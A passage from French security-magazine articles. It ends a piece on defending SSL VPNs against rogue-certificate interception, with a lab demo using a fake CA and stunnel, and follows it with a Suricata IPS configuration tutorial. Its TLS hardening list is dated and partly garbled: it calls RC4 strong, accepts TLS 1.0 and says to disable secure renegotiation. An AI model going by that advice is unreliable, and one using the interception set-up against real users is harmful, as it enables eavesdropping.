Cette solution consiste à nettoyer le(s) magasin(s) de certificats de toutes les autorités qui ne sont pas considérées de confiance dans la mesure où, en pratique, un petit nombre d'autorités racines sont utilisées par les sites les plus couramment visités (toute la difficulté consiste à déterminer quel est cet ensemble minimal pour l'entreprise... et à qui faire confiance).

Il est aussi nécessaire de bloquer par GPO [**DisableRootAutoUpdate**] la mise à jour du magasin de certificats de confiance (dans le cas du magasin Microsoft).

Cependant, cette solution est difficilement applicable en pratique, car, d'une part, elle nécessite d'avoir une bonne connaissance des autorités racines nécessaires et, d'autre part, elle implique le maintien manuel de la liste des certificats racines (ajout, révocation, etc.).

2.3 Authentification client par certificat

L'usage d'un certificat côté client pour l'authentification, pourrait selon la façon dont il est implanté [5], bloquer l'attaque, dans la mesure où l'authentification du client se fait par la signature d'une valeur dérivée de l'ensemble des échanges (« handshakes ») précédents, qui contiennent en particulier le certificat du serveur.

Dans le cas de RSA, le point est exprimé ainsi dans la RFC 2246 (section F.1.1.2) :

When RSA is used for key exchange, clients are authenticated using the certificate verify message (see Section 7.4.8). The client signs a value derived from the master_secret and all preceding handshake messages. These handshake messages include the server certificate, which binds the signature to the server, and ServerHello.random, which binds the signature to the current handshake process.

Ainsi, en cas d'interception, même si toutes les valeurs peuvent être relayées par un attaquant, l'empreinte de la valeur issue du certificat du serveur légitime contenue dans le message « Certificate Verify » ne correspondrait pas à celle calculée par le client : de façon simplifiée, le client aura calculé condensat(x+Evil_Server_Cert+y) alors que le serveur légitime aura condensat(x+Real_Cert+y). Cette vérification ne couvre le risque que si le serveur vérifie la cohérence de toute la session et non pas uniquement que la signature est valide.

Selon la version de SSL/TLS utilisée, quelques variations mineures sont induites, mais le principe reste le même.

Dans la RFC 2246 (TLS 1.0), la valeur renvoyée par le client, « Certificate Verify » contient :

```
Structure of this message:
struct {
    Signature signature;
} CertificateVerify;
The Signature type is defined in 7.4.3.

CertificateVerify.signature.md5_hash
MD5(handshake_messages);

Certificate.signature.sha_hash
SHA(handshake_messages);
```

Here handshake_messages refers to all handshake messages sent or received starting at client hello up to but not including this message, including the type and length fields of the handshake messages. This is the concatenation of all the Handshake structures as defined in 7.4 exchanged thus far.

L'efficacité de cette contre-mesure reste cependant à prouver. Elle dépendrait de chaque implémentation [4] et les résultats varieraient selon les combinaisons de navigateurs, clients lourds et serveurs web utilisés ; et ce, sans compter les nombreuses variations d'implémentations du protocole TLS dont certaines sont spécifiques à des constructeurs.

Il est également nécessaire de prendre en compte les erreurs d'implémentation comme celles présentées par Moxie Marlinspike [**MOX BH**].

En l'absence de tests spécifiques impliquant en particulier une revue de code validant l'efficacité de cette méthode sur une implémentation donnée, celle-ci ne doit être considérée que comme un moyen de compliquer une interception.

Note : on ne considère pas ici les problèmes inhérents à la renégociation SSL/TLS, que l'on suppose être corrigés [**RENG**].

2.3.1 Exemple d'interception avec authentification client

Pour faire une démonstration, nous prendrons un site web fonctionnant sous Apache HTTP Server avec authentification par certificat.

De la même façon que nous avons généré un certificat pour le site, nous générerons également un certificat



pour le poste client, le tout signé par une AC que nous considérons être ici légitime (supposons qu'il s'agisse de la PKI de l'entreprise ; notre **www.vpn.toto.fr** est le VPN d'une entreprise fictive Toto). Dans la configuration du serveur Apache de test, nous ajoutons :

```
//Modifier /etc/apache2/sites-enabled/000-default et ajouter :
<VirtualHost *:443>
    ServerName www.vpn.toto.fr
    DocumentRoot /var/www
    SSLEngine on
    SSLCertificateFile /etc/apache2/www.vpn.toto.fr.crt
    SSLCertificateKeyFile /etc/apache2/www.vpn.toto.fr.key
    SSLCACertificateFile /etc/apache2/CA.crt
    SSLVerifyClient require
    SSLVerifyDepth 1
</VirtualHost>
```

En nous connectant sur le site, on vérifie que le certificat utilisateur est bien demandé.

De la même façon, nous générerons une AC malveillante et un faux certificat (**evil_CA.crt** et **evil_www.vpn.toto.fr.pem**), puis effectuons l'interception avec **stunnel** et remarquons que la connexion ne s'établit pas.

Afin d'obtenir des détails, ajoutons les lignes suivantes dans le fichier de configuration du serveur Apache :

```
<IfModule mod_ssl.c>
    ErrorLog /var/log/apache2/ssl_engine.log
    LogLevel debug
</IfModule>
```

Les parties intéressantes du journal sont les suivantes :

```
[Mon Apr 22 00:38:21 2013] [debug] ssl_engine_init.c(465): Creating new SSL context (protocols: SSLv3, TLSv1)
[Mon Apr 22 00:38:21 2013] [debug] ssl_engine_init.c(610): Configuring client authentication
[Mon Apr 22 00:38:21 2013] [debug] ssl_engine_init.c(1205): CA certificate: /C=AU/ST=Some-State/O=Internet Widgits Pty Ltd/CN=CA [...]
[Mon Apr 22 00:38:54 2013] [debug] ssl_engine_kernel.c(1866): OpenSSL: Handshake: start [...]
[Mon Apr 22 00:38:54 2013] [debug] ssl_engine_kernel.c(1884): OpenSSL: Write: SSLv3 read client certificate B
[Mon Apr 22 00:38:54 2013] [debug] ssl_engine_kernel.c(1903): OpenSSL: Exit: error in SSLv3 read client certificate B
[Mon Apr 22 00:38:54 2013] [debug] ssl_engine_kernel.c(1903): OpenSSL: Exit: error in SSLv3 read client certificate B
[Mon Apr 22 00:38:54 2013] [info] [client 192.168.0.106] SSL library error 1 in handshake (server www.vpn.toto.fr:443)
[Mon Apr 22 00:38:54 2013] [info] SSL Library Error: 336105671
error:140890C7:SSL routines:SSL3_GET_CLIENT_CERTIFICATE:peer did not return a certificate No CAs known to server for verification?
[Mon Apr 22 00:38:54 2013] [info] [client 192.168.0.106] Connection closed to child 3 with abortive shutdown (server www.vpn.toto.fr:443)
```

Notons que dans ce cas la connexion n'a pu être établie, car le relais d'interception n'a pu présenter le certificat client. Un faux certificat client généré par **evil_CA** n'aurait pas été accepté, car la configuration du serveur impose ici qu'il soit signé par l'autorité mentionnée par « **SSLCACertificateFile /etc/apache2/CA.crt** ».

2.4 Second niveau de chiffrement

Une dernière possibilité, si aucune des mesures précédentes n'est applicable, est d'utiliser un autre système de chiffrement pour limiter le risque. Soit une technologie permettant une vérification par liste blanche et réservée aux VIP voyageant dans des pays à risque, soit un sur-chiffrement applicatif. Il est à noter que l'interception du VPN, même avec un sur-chiffrement applicatif, induit des risques importants de compromission du poste client, par exemple si l'attaquant est en mesure de modifier à la volée des flux de mise à jour de logiciels qui ne signeraient pas correctement les binaires ou tout simplement en injectant du code malicieux dans les données lues par l'utilisateur.

2.5 Note sur la configuration des mécanismes cryptographiques

En complément de ces mesures, il convient évidemment de vérifier la bonne configuration des mécanismes cryptographiques :

- utiliser des certificats dont les clefs sont d'au moins 2048 bits, tel que recommandé par l'**ANSSI** ;
- utiliser un algorithme de chiffrement solide (RC4 **[6]** et AES en GCM, si possible) et à minima l'usage de SHA-1 pour la fonction de HMAC ;
- désactiver SSLv2 et préférer TLSv1 (1.0 à minima) plutôt que SSLv3 ;
- utiliser des suites dont l'authentification repose sur RSA ou ECDSA ;
- préférer un échange de clefs « Ephemeral Diffie Hellman » (afin de garantir la *perfect forward secrecy*) et éviter les suites de chiffrement supportant l'Anonymous Diffie Hellman ;
- si possible utiliser un générateur de nombres aléatoires disposant d'une source physique d'entropie ;
- désactiver le support de la négociation sécurisée et non sécurisée.

Pour plus de détails, voir la présentation faite par Olivier Levillain au SSTIC 2012 **[ANSSL]**.

Selon la cible de sécurité retenue, il est également nécessaire de prendre en compte le risque de porte dérobée cryptographique.

Conclusion

Bien que des attaques de type « *government compelled certificate* », où un gouvernement obligeait une autorité de certification sous sa juridiction à générer un certificat



reconnu comme valide, est parfois pris en compte dans le cas de navigation sur des sites web, elles le sont plus rarement dans les cas des VPN SSL.

Pourtant, un VPN SSL insuffisamment durci et parfois même dans sa configuration par défaut, est vulnérable. Il est important de vérifier que les bonnes options ont été activées, en particulier la vérification par liste blanche des certificats serveur autorisés (si le produit le permet).

Ce risque est d'autant plus présent dans le contexte actuel où la compromission d'autorités de certification, des pratiques commerciales ou des erreurs de manipulation ne limitent plus ce genre de menaces aux seuls gouvernements. ■

■ REMERCIEMENTS

Un grand merci à David Lesperon, Arnaud Soullié, Kevin Guerin, Philippe Planche, et Gérôme Billois pour leur relecture attentive.

■ RÉFÉRENCES

- [Gov Cert] <http://files.cloudprivacy.net/ssl-mitm.pdf>
- [FF Root] <http://tinyurl.com/MozillaBuiltInCAs>
- [MS Root] <http://technet.microsoft.com/en-us/library/cc751157.aspx>
- [Nicolas Ruff SSL est cassé] <http://news0ft.blogspot.fr/2010/04/ssl-est-casse.html>
- [Roots] <http://social.technet.microsoft.com/wiki/contents/articles/2592.windows-root-certificate-program-members-list-all-cas.aspx> & <http://social.technet.microsoft.com/wiki/contents/articles/14215.windows-and-windows-phone-8-ssl-root-certificate-program-member-cas.aspx>
- [Trustwave] https://bugzilla.mozilla.org/show_bug.cgi?id=724929 & <http://blog.spiderlabs.com/2012/02/clarifying-the-trustwave-ca-policy-update.html> & http://www.theregister.co.uk/2012/02/09/tustwave_disavows_mitm_digital_cert/
- [Diginotar] http://threatpost.com/en_us/blogs/attackers-obtain-valid-cert-google-domains-mozilla-moves-revoke-it-082911
- [Comodo] http://threatpost.com/en_us/blogs/phony-web-certificates-issued-google-yahoo-skype-others-032311
- [Gmail MITM] <http://productforums.google.com/d/msg/gmail/3J3r2JqFNTw/oHHZlJeedHMJ>
- [Turktrust] <http://nakedsecurity.sophos.com/2013/01/08/the-turktrust-ssl-certificate-fiasco-what-happened-and-what-happens-next/>
- [TusrkTrust details] <http://turktrust.com.tr/en/kamuoyu-aciklamasi-en.2.html>
- [UTN] <https://blog.startcom.org/?p=145>

[ANSSL] https://www.ssric.org/media/SSTIC2012/SSTIC-actes/ssl_tls_soa_recos/SSTIC2012-Article-ssl_tls_soa_recos-levillain_2.pdf

[CA] <http://blog.didierstevens.com/2008/12/30/howto-make-your-own-cert-with-openssl/>

[Chrome] <http://www.imperialviolet.org/2011/05/04/pinning.html>

[Convergence] <http://convergence.io/>

[DisableRootAutoUpdate] GPO : DisableRootAutoUpdate ; d'autres options ici <http://technet.microsoft.com/en-us/library/cc731638.aspx>

[MOX] <http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf> Moxie Marlinspike. More Tricks For Defeating SSL In Practice. BlackHat USA, 2009.

[RENG] http://extendedsubset.com/Renegotiating_TLS.pdf et http://extendedsubset.com/Renegotiating_TLS_pd.pdf

[EMET v4] <http://blogs.technet.com/b/srd/archive/2013/06/17/emet-4-0-now-available-for-download.aspx>

■ NOTES

[1] Pour la petite histoire, le paper de Soghoian et Stamm commence par « Consider a hypothetical situation where an American executive is in France for a series of trade negotiations. »

[2] Ce qui est effectivement l'autre explication possible et fortement probable ;)

[3] Exception faite de Chrome pour quelques sites comme Gmail qui utilise une liste blanche.

[4] L'implémentation de PolarSSL semble cohérente : https://github.com/polarssl/polarssl/blob/master/library/ssl_cli.c fonction `ssl_write_certificate_verify`

[5] Pour anecdote, lors d'un test d'intrusion, l'auteur a eu l'occasion de rencontrer un client VPN qui dans sa configuration par défaut, lors d'une tentative d'interception avec un faux certificat (interception de « base »), affichait un message d'erreur avec deux signes jaunes et un « V » vert. Bien que le message soit explicite et avertisse l'utilisateur du risque encouru, le choix des couleurs a incité l'intégralité des utilisateurs à valider le message sans même le lire. Un exemple parmi tant d'autres d'erreur d'implémentation.

[6] Bien que des implémentations de RC4 soient vulnérables à une attaque par analyse statistique (attaque active en injectant des données dans le canal <http://www.isg.rhul.ac.uk/tls/>) considérant les attaques BEAST, Lucky 13 et le support limité d'AES en mode GCM, cette solution peut être considérée comme acceptable le temps que les patchs soient déployés.

FONCTIONNEMENT DE SURICATA EN MODE IPS

Éric Leblond – eric@regit.org - Consultant indépendant open source sécurité et réseau, core développeur Suricata

mots-clés : RÉSEAU / IPS / IDS / SURICATA / NETFILTER

L'IDS/IPS Suricata présenté dans MISC n°66 est une sonde de détection/prévention d'intrusion développée depuis 2008 par la fondation OISF. Les fonctionnalités IPS suivent de près les évolutions des systèmes d'exploitation et Suricata propose notamment sous Linux des modes de fonctionnements inédits. Cet article se propose de détailler le fonctionnement et les possibilités du mode IPS.

1 Utilisation en mode IPS

1.1 Considérations globales

En mode IPS, Suricata [**SURICATA**] est capable de bloquer le paquet et le flux auquel il appartient lorsqu'une signature se déclenche sur un paquet. Pour cela, il faut que la signature commence par le mot-clé « drop ». Par exemple, la signature suivante bloque les connexions si un certificat se présentant comme *.google.com n'est pas signé par la bonne autorité :

```
drop tls $CLIENT any -> any any ( \
    tls.subject="C=US, ST=California, L=Mountain View, O=Google Inc, CN=*. \
    google.com"; \
    tls.issuerdn!="C=US, O=Google Inc, CN=Google Internet Authority"; tls.store;)
```

Les jeux de signatures fournis par des structures externes comme Emerging Threats [**ET**] n'intègrent pas les fonctions d'IPS et il faut donc convertir manuellement les règles. Les règles étant classées par fichier, il est possible de passer le verdict à drop pour des règles homogènes. La commande **modifysid** de oinkmaster [**OINKMASTER**] automatise ce processus :

```
modifysid botcc.rules, compromised.rules, dshield.rules "^alert ip \
(.*)" | "drop ip ${1}".
```

Elle est aussi capable de modifier une signature en particulier. On peut par exemple utiliser :

```
modifysid 2006435 "^alert (.*)" | "drop ${1}"
```

pour passer la signature « ET SCAN LibSSH Based SSH Connection » en mode bloquant.

En mode IPS, Suricata est en coupure de réseau et toute défaillance logicielle se matérialise alors par une interruption de service. Il faut donc gérer ce risque et limiter les coupures. Les phases de transitions sont particulièrement délicates. Lors du démarrage de Suricata par exemple, les signatures sont évaluées avant l'activation de la capture. En raison des optimisations réalisées pour accélérer la recherche, il peut s'écouler plusieurs dizaines de secondes avant que la capture commence. Depuis la version 1.4beta1, Suricata dispose d'un mode de démarrage décalé, la capture est démarrée puis le jeu de règles est activé. Ceci introduit bien sûr une période où Suricata ne réalise aucun blocage, mais en contrepartie le réseau reste fonctionnel pendant tout le temps de démarrage. Pour activer ce mode, il faut éditer la partie **detect-engine** du YAML :

```
detect-engine:
  - delayed-detect: yes
```

Une des autres problématiques du mode IPS est le redémarrage nécessaire lors de l'application d'un nouveau jeu de règles. Depuis la version 1.3, il est possible de recharger le jeu de règles à chaud. Ce mode nécessite un supplément de mémoire puisque le nouveau jeu de règles est construit alors que le premier est encore en fonctionnement. Pour activer ce mode, il faut positionner la variable **rule-reload** de **detect-engine** à true :

```
detect-engine:
  - rule-reload: true
```



Comme nous le verrons par la suite, certains des modes de Suricata peuvent être utilisés de manière à garantir qu'une défaillance ou un arrêt logiciel n'entraîne pas de coupure des flux.

1.2 Segmentation TCP et mode Inline

L'une des tâches les plus complexes des IDS/IPS est de reconstituer le contenu des flux lorsqu'il y a de la fragmentation IP ou de la segmentation TCP. Une des méthodes d'évasion les plus fréquentes consiste en effet à découper les paquets pour que les contenus recherchés par les signatures soient dispersés sur plusieurs datagrammes. Si le moteur de détection traite les données datagramme par datagramme, alors il ne verra pas l'attaque si le motif recherché est réparti sur plusieurs datagrammes. Lorsqu'il capture un datagramme TCP contenant des données, Suricata n'a au moment de sa capture aucune information sur le fait qu'il parvienne et soit traité par sa destination. C'est uniquement le message d'acquittement qui indique que le datagramme a été reçu et traité. Suricata utilise ce phénomène pour sélectionner les datagrammes à retenir. Les données qu'ils contiennent ne deviennent actives que lorsqu'elles ont été acquittées. Cette politique est viable en mode IDS, mais inadaptée au mode IPS.

En effet, si Suricata traite le contenu lorsque celui-ci est acquitté, cela veut donc dire que le trafic a déjà été reçu par la cible que l'on cherche à protéger. L'IPS est donc incapable de bloquer les attaques avant qu'elles ne parviennent à leur cible. Il a donc fallu développer un support de la segmentation dédié aux IPS. Il s'active dans le YAML en positionnant la variable **inline** à **yes** dans la catégorie **stream** :

```
stream:  
  memcap: 32mb  
  checksum-validation: yes      # Rejet des checksums invalides  
  inline: yes                  # Active le mode inline
```

Son principe de fonctionnement est d'assumer que Suricata joue le rôle de passerelle lorsqu'il est au mode IPS. Il va donc décider pour la cible quels sont les datagrammes et les portions de données à conserver, quitte à bloquer et à réécrire certaines portions des paquets. Agissant ainsi, Suricata fournit un contenu qui sera traité par la cible comme il l'a décidé.

1.3 Mode ipfw

ipfw est une couche pare-feu disponible sous certains systèmes d'exploitation BSD comme FreeBSD et MAC OS X. Elle permet de réaliser un mode IPS pour Suricata en utilisant les sockets « divert ». Il s'agit de

socket où l'espace noyau envoie un paquet à l'espace utilisateur. Ce dernier peut alors réinjecter le paquet dans le noyau en le réécrivant (modifié ou non) sur la socket. S'il souhaite bloquer le paquet, il suffit de ne pas le réinjecter.

L'envoi vers l'espace utilisateur est déclenché par une règle de filtrage :

```
ipfw add 100 divert 8000 ip from any to any
```

Ici, la règle est ajoutée en position 100 et redirige tout le trafic IP vers la socket divert écoutant sur le port 8000. Pour lancer Suricata en mode ipfw, il faut déjà l'avoir compilé avec le support du mode :

```
./configure --enable-ipfw  
make  
make install
```

Pour avoir un Suricata fonctionnel sans configuration, vous pouvez alors lancer :

```
make install-full
```

qui installera les fichiers de configuration et chargera les dernières règles de Emerging Threats.

Une fois ceci fait, il n'y a plus qu'à lancer Suricata :

```
suricata -d 8000
```

ou :

```
suricata -d 8000 -D
```

pour le lancer en tant que démon.

Une seule option est disponible pour la configuration ipfw. Il s'agit de **ipfw-reinjection-rule-number** qui indique à quel numéro de règles les paquets doivent être réinjectés. Si cette option n'est pas spécifiée, les paquets sont injectés à la règle appelante continuant ainsi leur parcours dans le jeu de règles. Pour positionner cette variable, il faut éditer le YAML :

```
ipfw:  
  ipfw-reinjection-rule-number: 5500
```

1.4 Mode AF_PACKET

Ce mode de fonctionnement est apparu avec la version 1.4beta1. Dans ce mode, des paires d'interfaces sont constituées et le trafic reçu sur une interface est réémis sur l'autre. Suricata agit ainsi comme un pont transparent au niveau Ethernet (ce qui exclut toute autre utilisation des interfaces réseaux allouées à ce mécanisme). Ce mode est une extension du mode de capture **AF_PACKET** disponible sous Linux. Il utilise les capacités de capture natives du noyau et exploite les

dernières options relatives aux performances. Il s'agit du partage de charge entre plusieurs threads de capture (mode fanout). Si cette option de répartition de charge existe depuis la version 3.1 du noyau Linux, il a fallu attendre la version 3.6 du noyau pour pouvoir l'utiliser en mode IPS.

La configuration de ce système se fait par le biais du YAML, il faut y indiquer quelles sont les interfaces en mode IPS (variable **copy-mode**) et à quelle interface chacune d'entre elles est reliée (variable **copy-iface**). La configuration suivante active le mode IPS entre les interfaces eth0 et eth1 :

```
af-packet:
  - interface: eth0
    threads: 1           # nombre de threads de capture
    defrag: yes
    cluster-type: cluster_flow #mode de répartition de charge utilisé
    cluster-id: 98       # Id du groupe de socket doit être différent sur
    les deux interfaces
    copy-mode: ips       # utilisation du mode ips (la valeur tap signifie
    une simple copie)
    copy-iface: eth1     # l'interface vers laquelle sont copiés les paquets
    buffer-size: 64535   # taille du buffer utilisé pour l'envoi de paquets
    ring-size: 2048      #nombre d'éléments contenus dans la zone mémoire
    circulaire
    use-mmap: yes        #activation de l'utilisation de la zone mémoire
    circulaire
  - interface: eth1
    threads: 1
    cluster-id: 97
    defrag: yes
    cluster-type: cluster_flow
    copy-mode: ips
    copy-iface: eth0
    buffer-size: 64535
    ring-size: 2048
    use-mmap: yes
```

Les valeurs **threads** déterminent combien de threads de capture sont mis à l'écoute sur chaque interface. Cette valeur doit être identique sur les deux interfaces pour permettre une copie pair-à-pair.

Attention, en mode IPS, cette valeur doit être égale à 1 jusqu'au noyau Linux 3.5 en raison d'un bogue noyau lié à cette fonctionnalité (voir [**OOPS**] pour la liste des noyaux compatibles). En mode IDS, la valeur de threads peut être supérieure à 1 depuis le noyau 3.1.

En raison de choix d'implémentation, le mode **AF_PACKET** **IPS** n'est disponible que lorsque la variable **use-mmap** est positionnée à **yes**. L'impact de cette variable est de déclencher l'utilisation d'un buffer circulaire [**RING**] pour la capture des paquets et d'activer un mode sans copie où le contenu des paquets est accédé directement depuis la zone mémoire partagée avec le noyau évitant ainsi une copie des données.

Pour lancer Suricata en mode IPS, il suffit alors de spécifier le mode de fonctionnement :

```
suricata --af-packet
```

Dans ce mode, les Maximum Transmission Unit des interfaces doivent être égaux, car Suricata ne gère pas la fragmentation des paquets lors de l'envoi des paquets.

Ce nouveau mode IPS devrait offrir des performances intéressantes, car les capacités de réception et d'envoi avec **AF_PACKET** sont très bonnes. Il faut toutefois un noyau récent pour pouvoir bénéficier du partage de charge.

1.5 Mode Netfilter

Le mode Netfilter est sans doute aujourd'hui un des modes IPS les plus souples d'utilisation. Il repose sur l'utilisation de la fonctionnalité **NFQUEUE** de Netfilter [**NETFILTER**] pour récupérer les paquets et décider de leur sort en envoyant un verdict au noyau.

NFQUEUE est une des cibles disponibles dans Netfilter. Lorsqu'un paquet vérifie les critères d'une règle ayant pour cible **NFQUEUE**, il est mis dans une file d'attente et le noyau envoie un message à l'espace utilisateur pour signaler qu'il y a un nouveau paquet en attente. Ce message contient les informations relatives à la mise en attente du paquet (temps, interfaces réseau...) et le paquet lui-même. L'espace utilisateur reçoit ces messages et peut alors prendre une décision en envoyant une réponse au noyau. Ceci a pour effet de déclencher la destruction du paquet (en cas de **DROP**) ou la reprise de sa transmission (en cas d'**ACCEPT**).

Pour envoyer des paquets à Suricata, l'utilisateur doit donc utiliser une règle Netfilter :

```
iptables -A FORWARD -j NFQUEUE --queue-num 1
```

Et Suricata peut alors être mis à l'écoute de la queue numéro 1 :

```
suricata -q 1
```

Le mécanisme **NFQUEUE** n'offre pas des performances exceptionnelles et il est nécessaire pour améliorer la bande passante supportée d'avoir recours à la répartition de charge comme nous le verrons dans la suite de cet article.

2 Suricata en mode IPS Netfilter

2.1 Interaction entre Suricata et les jeux de règles

La configuration que nous venons de décrire au paragraphe précédent ne permet pas la cohabitation de Suricata avec un jeu de filtrage classique. La



décision prise par NFQUEUE est en effet terminale et l'évaluation des règles se termine donc sur cette règle. De plus, Suricata a besoin de voir tous les paquets d'une connexion pour pouvoir suivre son évolution. La règle d'envoi des paquets à Suricata ne peut donc se placer après les règles de filtrage. Il faut avoir recours à d'autres méthodes lorsque l'on souhaite faire cohabiter Suricata avec un jeu de règles de filtrage.

La solution la plus simple est de dédier une chaîne Netfilter à Suricata. Une bonne table candidate est la table raw **PREROUTING**. Elle comporte en effet classiquement des règles de listes noires ou d'anti-spoofing ainsi que des règles non terminales comme l'utilisation de la cible CT. Par conséquent, en ajoutant à la fin de la table la règle Suricata, il devient possible d'envoyer tous les paquets à l'IPS sans gêner.

Une autre solution est de remplacer la cible **ACCEPT** dans la chaîne **FORWARD** par la référence à une table **SURICATA**. Cette dernière peut contenir l'appel à la règle Suricata. Tous les paquets acceptés sont alors envoyés à Suricata qui voit donc tout le trafic. Ceci donne basiquement :

```
iptables -N SURICATA
iptables -A SURICATA -j NFQUEUE --queue-num 1
iptables -A FORWARD -m conntrack --ctstate ESTABLISHED -j SURICATA
iptables -A FORWARD -m conntrack --ctstate NEW -p tcp -dport 80 -j SURICATA
iptables -A FORWARD -m conntrack --ctstate NEW -p tcp -dport 443 -j SURICATA
...
iptables -A FORWARD -j DROP
```

Il n'est cependant pas toujours possible de modifier la décision par défaut si on utilise un générateur de règles iptables.

Une solution à ce problème consiste à utiliser certaines des fonctions peu documentées de NFQ. Les décisions possibles dans un verdict sont **NF_DROP**, **NF_ACCEPT**, **NF_REPEAT**, **NF_STOP** et **NF_QUEUE**. Dans le cas de **NF_REPEAT**, le paquet est réenvoyé en début de la table appelante ce qui est particulièrement efficace pour faire une boucle si aucun moyen d'arrêt n'est mis en place. Si l'on veut arrêter le traitement, il faut donc modifier le paquet et sous Netfilter, on pense tout de suite à la marque. Un esprit particulièrement exercé en déduira alors un mode de fonctionnement possible pour Suricata : si l'IPS récupère le trafic par une règle iptables en début de chaîne et qu'il marque le paquet et positionne son verdict à **NF_REPEAT**, le paquet sera alors renvoyé au début de la table. Mais comme la règle vérifiera que la marque n'est pas posée, l'évaluation du jeu de règle continuera donc normalement.

Suricata implémente ce mode de fonctionnement. Il suffit pour cela de positionner quelques variables dans le fichier de configuration :

```
nfq:
  mode: repeat
  repeat_mark: 1
  repeat_mask: 1
```

En ajoutant une règle iptables dans la procédure de démarrage de Suricata, on obtient alors un IPS fonctionnel en complément du jeu de règles existant :

```
iptables -I FORWARD -m mark ! --mark $MARK/$MASK -j NFQUEUE
```

Il faut néanmoins trouver un bit libre dans la marque qui est potentiellement utilisée par d'autres logiciels (marquage pour la qualité de service par exemple). Sur les 32 bits disponibles, tous ne sont sans doute pas utilisés, mais il est nécessaire d'étudier ce qui est réalisé par les autres logiciels.

Suricata utilise aussi le verdict **NF_QUEUE** qui mérite quelques explications. Dans la fonction de verdict, le résultat est stocké sur 32 bits, mais seuls les 16 premiers bits sont en fait utilisés. Les 16 bits restants sont utilisés pour stocker un identifiant de queue auquel sera envoyé le paquet si le verdict est ... **NF_QUEUE**. C'est tellement simple que, longtemps, il n'y a eu aucun commentaire dans le code ou ligne de documentation pour l'expliquer. Pour clarifier, rien de tel qu'un peu de code C. Par exemple, pour rediriger un paquet identifié par son ID **packet_id** vers la queue **next_queue** :

```
verdict = NF_QUEUE | (next_queue << 16);
nfq_set_verdict2(queue_handle, packet_id, verdict, 0, NULL, NULL);
```

Ce mode exotique peut être utilisé dans Suricata en positionnant les variables suivantes :

```
nfq:
  mode: route
  route_queue: 2 # 2 est le numéro de la queue utilisée par le programme suivant
```

L'intérêt est assez limité, mais il peut permettre de chaîner un autre IPS ou programme utilisant **NFQUEUE** après Suricata.

2.2 Avancées récentes

2.2.1 Répartition de charge

Les performances d'une simple queue Netfilter ne sont pas excellentes et le recours à des queues multiples augmente les performances. Aussi, il est possible avec iptables de spécifier que plusieurs queues doivent être utilisées :

```
iptables -A FORWARD -j NFQUEUE --queue-balance 1:4
```

L'option **--queue-balance** prend comme paramètre le premier numéro de queue et le dernier et crée une queue pour chaque entier de l'intervalle (donc 1, 2, 3, 4 dans notre cas). La répartition de charge est faite par flux, ce qui garantit qu'un seul thread de capture de Suricata recevra les paquets d'un flux donné.

Pour utiliser cette fonction dans Suricata, il suffit de spécifier la liste des queues sur lesquelles se connecter lors de son lancement :

```
suricata -q 1 -q 2 -q 3 -q 4
```

Les différents modes d'agencement des threads de Suricata sont déjà capables de traiter en parallèle les flux si un seul thread de capture est utilisé. Mais, en utilisant plusieurs threads de capture, le débit des messages entre le noyau et l'espace utilisateur est augmenté. Ceci accroît donc les performances globales dans le cas d'une architecture multi-core.

Sur une architecture classique (CPU x86), le mode de fonctionnement **workers** est le plus performant pour ce cas d'usage. Notamment, car il n'utilise pas de mutex pour l'interaction avec le noyau. Avec la version 2.0 de Suricata, ce mode bénéficiera de plus d'une absence de recopie des données reçues par le noyau qui devrait permettre de gagner un peu plus de 10 % de bande passante.

2.2.2 Utilisation de l'option Netfilter 'queue-bypass'

Lors des phases de maintenance ou des phases d'arrêt non planifiées, les règles de filtrage contenant la règle **NFQUEUE** sont bloquantes. Le trafic est donc coupé dès que le processus d'IPS est arrêté. L'option **--queue-bypass** modifie ce comportement. Si aucun processus utilisateur n'est à l'écoute alors la règle ne matche pas et l'évaluation du jeu de règles continue à la règle suivante. Pour activer cette fonction, il faut ajouter **--queue-bypass** à la commande **iptables**.

```
iptables -A FORWARD -j NFQUEUE --queue-balance 1:4 --queue-bypass
```

Dans le cas où la règle d'IPS a été placée dans une chaîne utilisateur (appelée **SURICATA** plus haut), il faut modifier cette chaîne en y ajoutant une décision d'**ACCEPT** explicite afin d'accepter les paquets lorsque l'IPS est arrêté :

```
iptables -A SURICATA -j ACCEPT
```

Les autres méthodes précédemment décrites ne sont pas influencées par le positionnement de cette option puisque dans le cas de l'utilisation de la table **PREROUTING**, la décision par défaut de la table est **ACCEPT** et que dans le cas de la méthode **repeat**, c'est le jeu standard qui est directement évalué, puisque la règle initiale à base de **NFQUEUE** n'est simplement pas évaluée.

2.2.3 'fail-open' ou la gestion des saturations

Il s'agit d'une nouvelle option apparue avec le noyau Linux 3.6. L'objectif est de pouvoir court-circuiter l'IPS si ce dernier n'est pas capable de traiter le flux des paquets. En pratique, lorsque l'IPS est moins rapide que le débit des paquets, ceux-ci s'accumulent dans la queue. Comme celle-ci a un nombre maximal d'éléments (positionné à **max_pending_packets * 4** dans le code de Suricata), le noyau commence alors à détruire les paquets dès que ce nombre est dépassé. L'option **fail-open** modifie le comportement du noyau pour qu'il accepte les paquets lorsque la queue est pleine. Pour activer ce comportement, il faut ajouter dans la configuration YAML :

```
nfq:  
  fail-open: yes
```

Pour pouvoir utiliser cette fonctionnalité, il faut un Suricata plus récent que 1.4beta1, un noyau Linux plus récent que 3.5 et une version de libnetfilter_queue supérieure à 1.0.1.

Cette fonctionnalité améliore considérablement les performances en bande passante, mais cela est fait au détriment de la sécurité puisqu'une partie du trafic n'est potentiellement pas passé par l'IPS. Ce mode de fonctionnement peut aussi affecter les traitements effectués par l'IPS. Le non-traitement de certains paquets peut en effet perturber le suivi d'états intégré à Suricata. Il génère alors des alertes sur des anomalies qui n'existent qu'à cause de sa vision partielle du trafic. Si l'on souhaite utiliser cette fonctionnalité, il est donc recommandé de désactiver les signatures correspondant à ces anomalies. Cela peut être fait en commentant le fichier **stream-events.rules** dans le YAML par exemple. Cette option impose donc un arbitrage difficile entre qualité de la détection et performance.

2.2.4 Marquage de paquets

Lorsque le mode **NFQUEUE** est utilisé, il est possible d'utiliser le mot-clé **nfq_set_mark** pour positionner une marque sur le paquet. Ceci peut être utilisé pour différencier le traitement d'un paquet et d'un flux par les couches de routage ou de qualité de service de Linux. L'exemple suivant montre comment il est possible d'accorder une bande passante déplorable à l'envoi de fichier MS-Word par HTTP. Ceci est bien sûr assez loin des tâches normales d'un IDS/IPS, mais un tel système peut donner du temps pour prendre sur le fait un utilisateur ne respectant pas la charte de l'entreprise.

